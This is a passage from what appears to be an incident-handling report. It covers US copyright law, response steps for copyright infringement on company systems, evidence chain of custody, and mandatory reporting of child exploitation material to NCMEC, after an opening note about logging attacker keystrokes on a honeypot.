- The attacker was able to do much over an SSH connection that was not monitorable via network survelliance. Assuming that most attackers would trust the ssh client and sshd daemon process on the compromised honeypot, it might be worth modifying the ssh and sshd honeypot sourcecode to include keylogging capabilities.

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Part 3 - Legal Issues of Incident Handling

Laws broken by the Distribution of copyrighted materials in the United States

Definitions and Scope

U.S. copyright law provides for the protection of literary works, musical works including any accompanying words, dramatic works, including any accompanying music, pantomimes and choreographic works, pictorial, graphic, and sculptural works, motion pictures and other audiovisual works, architectural works, and sound recordings[1].

Digital property such as software and source-code fall within the broad scope covered by Literary works[3]. Music Content formats such as MP3's and similar formats, along with Movie recordings such as AVI's, WMA's, and similar formats, fall within the digital interpretation of sound recordings and motion pictures, respectively.

17 U.S.C Section 101 (7) defines 'Literary works' as:

works, other than audiovisual works, expressed in words, numbers, or other verbal or numerical symbols or indicia, regardless of the nature of the material objects, such as books, periodicals, manuscripts, phonorecords, film, tapes, disks, or cards, in which they are embodied[2].

Sound recordings are similarly defined under 17 U.S.C Section 101 (2) as:

"Sound recordings" are works that result from the fixation of a series of musical, spoken, or other sounds, but not including the sounds accompanying a motion picture or other audiovisual work, regardless of the nature of the material objects, such as disks, tapes, or other phonorecords, in which they are embodied. [2]

17 U.S.C Section 101 defines 'Audiovisual works' as:

Works that consist of a series of related images which are intrinsically intended to be shown by the use of machines, or devices such as projectors, viewers, or electronic equipment, together with accompanying sounds, if any, regardless of the nature of the material objects, such as films or tapes, in which the works are embodied[2].

Rights of Copyright Owners and Definitions of Violation

According to 17 U.S.C Section 106 subsections (5),(6), "Subject to sections 107 through 121, the owner of copyright under this title has the exclusive rights to do and to authorize, in the case of literary, musical, dramatic, and choreographic works, pantomimes, and pictorial, graphic, or sculptural works, including the individual images of a motion picture or other audiovisual work, to display the copyrighted work publicly; and in the case of sound recordings, to perform the copyrighted work publicly by means of a digital audio transmission "[6] This section of title 17 provides authorization to the copyright author sole rights in the dissemination of Music and Music Videos, audiovisual works such as Motion Picture content and DVD's, and literary works including software and games to the public in anyway subject to the limitations outlined in 17 U.S.C Sections 107 through 121.

Limitations on the Rights of Copyright Owners

Fair Use exceptions are outlined in 17 U.S.C Sections 107. Given the nature of the public distribution of copyrighted materials fair use considerations would have to include, according to 17 U.S.C Section 17 subsections (1),(2),(3),(4), use for educational or commercial usages, the nature of the work, the fractional quantity of the work used, and the effect of use on the potential value of the work[7]. Essentially, fair use contributes substantially to the 'grey area' considerations of copyright law. It is improbable that John Price's activities would fall within a fair use exception clause to 17 U.S.C Section 106.

17 U.S.C Section 109 also documents the limitation of right of the copyright owner, allowing for the rights of the copy owner to sell particular copies[8]. As John Price was known to have been using digital copies of copyrighted material, it is again improbably that his activities would be protected under this provision.

17 U.S.C Section 114 deals with the scope of exclusive rights in sound recordings, and provides for the following limitations on the rights of the copyright owner in cases of public transfer for a number of cases involving broadcasting[9]. None of these exemptions would limit copyright owners rights against public digital distribution by John Price.

17 U.S.C Section 117 deals with limitations on the exclusive rights of copyright owners in cases related to computer programs. Specific cases include when making copies of the software is an essential part of utilizing the program, or during archival purposes during legitimate ownership is granted[10]. Rights entitled to the copyright owner by John Prices public distribution would likely not be limited by an interpretation of these provisions.

Liability Limitations for Service Providers

17 U.S.C Section 512 defines liability limitations for service providers who did not initiate or direct the transmission of infringing activities, in cases of transitory digital network communications:

"A service provider shall not be liable for monetary relief, or, except as provided in subsection (j), for injunctive or other equitable relief, for infringement of copyright by reason of the provider's transmitting, routing, or providing connections for, material through a system or network controlled or operated by or for the service provider, or by reason of the intermediate and transient storage of that material in the course of such transmitting, routing, or providing connections, if the transmission of the material was initiated by or at the direction of a person other than the service provider" [14]

This section likely could be used to limit the liability of the company in the case of John Price's public distribution of copyrighted material. Legal Counsel would be necessary prior to taking any actions on this interpretation.

Incident Response Strategies in Copyright Violation Scenarios within the United States

Preparation

Environment & User Familiarity
Incident handlers should have a reliable and up-to-date method of assessing information on any part of the network that falls within their scope of responsibility, including lists of systems, their configurations, their listening daemons, compliance of those systems with minimum security specifications, and network maps, security infrastructure. They should also be familiar with the types of information on these systems, and the nature of information as it regularly transverses the networks. Incident handlers should also be familiar with user requirements and the users themselves. Knowledge of Law Enforcement contacts and contacts with upstream ISP's and extra-net partners are also advised.[11,14]

Security Policies
Preparation steps should include the formation and regular update of corporate information security policies that mandate compliance to the laws outlined in Title 17 of U.S. Code. Security policies should also state penalties for violating copyright laws and define the actions to be taken during an investigation phase[11]. The policies should also state be written to give guidance on incident handling steps to follow in case of an incident, and should state the powers and discretions available to different stakeholders in the corporation, including management[11].

User Education
User education should be disseminated to employees through the use of flyers, corporate memo's, mandatory classes regarding information security policies and penalties for their violation. By educating the user base, a company can pro-actively stem the problem prior to its initiation.

Identification

Identification of copyright violations can be garnered via a variety of methods. Methods for identifying potential copyright violations can be categorized in proactive and reactive methods:

<u>Pro-active Identification Methods</u>: Corporate shares and publicly available servers such as web servers, file servers, open shares, and systems available to non-trusted users

should be regularly scanned for content which can be identified by file extensions such as ".mp3, .avi, .wma, .jpg, .gif"
Re-active Identification Methods: Existing Intrusion Detection Infrastructure could be used to monitor network traffic for traversal of suspicious file extensions such as ".mp3, .avi, .wma, .jpg, .gif" by simply watching for those strings. More elaborate methods might entail extracting common binary code associated with those binary types. This method would eliminate an attackers capability to mask copyright infringement actions by renaming files, although encrypted and zipped content would elude even this advanced tactic.
Rewards for identification: Although controversy exists among incident handling experts, a company may offer rewards for the escalation of information security violations including copyright violations.

Containment

Initial Containment:
Containment of publicly distributed copyright violations should be handled by removing public access to such violations immediately.

Containment issues specific to copyright infringement cases

One consideration in the containment of copyrighted material is to ensure that the rights of the copyright owner are not infringed upon according to Title 17. A precedent for the fair use of copyrighted materials in legal arbitrations was set by (*Bond v. Blum,* 4th Cir., No. 02-1139, 1/24/03) where the use of copyrighted material was allowed due solely to its content, instead of its mode of expression as decided by the U.S. Court of Appeals for the Fourth Circuit[26].

Documentation and Evidence Handling:
It is also critical to ensure that appropriately detailed and complete notes document the incident from the identification through the eradication phase. All evidence and notes should be secured in a fashion such that a non-interrupted chain of custody exists. While it is important to take comprehensive notes, it's important to remember that all notes will likely be considered discoverable by the defendant.

Reporting to Authorities, Affected Parties:
For cases involving copyright infringement in the United States, contacting law enforcement authorities and affected parties (copyright owners) is optional.

Eradication

Eradicating copyright violations should include removal and quarantine of illegally distributed the copyrighted material and discipline invocation on the offenders in accordance with corporate information security policies.

Lessons Learned

As copyright violation incidents are detected and resolved, a continuous improvement process should document ways for management and incident handling personnel to continuously update the operational processes that facilitate the corporate incident handling processes[11]. One part of this plan should include the holding of post-mortems within some reasonable amount of time after the incident.

Evidence Preservation Strategies for Possible Future Action within the United States

Media & Content Integrity Considerations

Evidence that is collected should be duplicated prior to analysis. The original evidence should never be touched for any other purpose than to make an original duplication. This duplication should then be used for the purpose of making other duplications for forensic analysis. The original and the duplicate should be handled based upon the chain of custody considerations below. Files and drive images should have message digest hashes (such as md5sum) taken immediately after seizure.

Chain of Custody Considerations

To eliminate doubt regarding authenticity and to ensure confidence in the lack of alteration, chain of evidence custody should initiate as soon as evidence is collected[17]. All evidence in a case should be collected and tagged with an evidence identification number. Access to all evidence must be controlled at all times. Any change in possession of the evidence must be accompanied with appropriate times, transferring owners/recipients, and justifications. Chain of custody should be maintained at least until there is no conceivable or feasible need for prosecution purposes based upon statutes of limitation, and/or business need.

In the case of copyrighted material, it will be critical to prohibit unauthorized access to material that might constitute an infringement violation itself.

Best Evidence Considerations

For admissibility in court it must be relevant to the case and facilitate leading arbitration to conclusion. Questionable evidence can be extremely detrimental during civil and criminal cases. Original copies are considered best evidence and should be used if possible[16].

Incident Response Requirements for cases Involving the Sexual Exploitation of Minors

Preparation Considerations

Differences in preparation should include education to system administrators and system operators regarding 42 U.S.C. Section 13032, which states that child pornography must be reported immediately.

Identification Considerations

Identification for cases involving the sexual exploitation of minors or child pornography requires anyone who notices evidence of such activities while in the support of electronic communications services report the activities to authorities(at http://www.missingkids.com/ or specifically http://www.missingkids.com/missingkids/servlet/PageServlet?LanguageCountry=en_US&PageId=169#pornography)

within a reasonable period of time. The following passage from 42 U.S.C. Section 13032 Subsection (b)(1) states that

"Whoever, while engaged in providing an electronic communication service or a remote computing service to the public, through a facility or means of interstate or foreign commerce, obtains knowledge of facts or circumstances from which a violation of section *2251*, *2251A*, *2252*, *2252A*, or *2260* of title *18*, involving child pornography (as defined in section 2256 of that title), is apparent, shall, as soon as reasonably possible, make a report of such facts or circumstances to the Cyber Tip Line at the National Center for Missing and Exploited Children(*http://www.missingkids.com/*), which shall forward that report to a law enforcement agency or agencies designated by the Attorney General"[24].

Where the definition of 'electronic communication service' is given in 18 U.S.C Section 2510:
'"electronic communication service" means any service which provides to users thereof the ability to send or receive wire or electronic communications '[25]

The interpretation of these two passages directly applies to any instance where child pornography is being distributed to the public. Those who identify this activity are compelled to report to the Cyber Tip Line at the National Center for Missing and Exploited Children as soon as reasonably possible, penalties for not doing so are

"A provider of electronic communication services or remote computing services described in paragraph (1) who knowingly and willfully fails to make a report under that paragraph shall be fined in the case of an initial failure to make a report, not more than $50,000; and in the case of any second or subsequent failure to make a report, not more than $100,000."

Protections provided for electronic service providers are summarized in
42 U.S.C. Section 13032 Subsection (c):

"No provider or user of an electronic communication service or a remote computing service to the public shall be held liable on account of any action taken in good faith to comply with this section."

This immunizes any person taking actions to comply by notifying the appropriate authorities.

In summary, anyone should report cases of evidence suggesting the exploitation of minors to the aforementioned authorities, or local authorities immediately.

Due to the liability involved in not reporting, management notification should not gate reporting. Corporate security policy should reflect this need preemptively and state that employees who notice such activity should not gate reporting by notification of management.

Containment Considerations

The incident handler will be required to work with authorities in the collection of evidence. As authorities will be less able to work with a business in ways that ensure a minimization of business impact, management should be informed of additional demands that may be required, and acknowledgement of this should be stated in security policy. For situations where the Authorities have to seize the hardware, it can be requested that critical data and programs be backed-up prior to system removal[21].

Legal References

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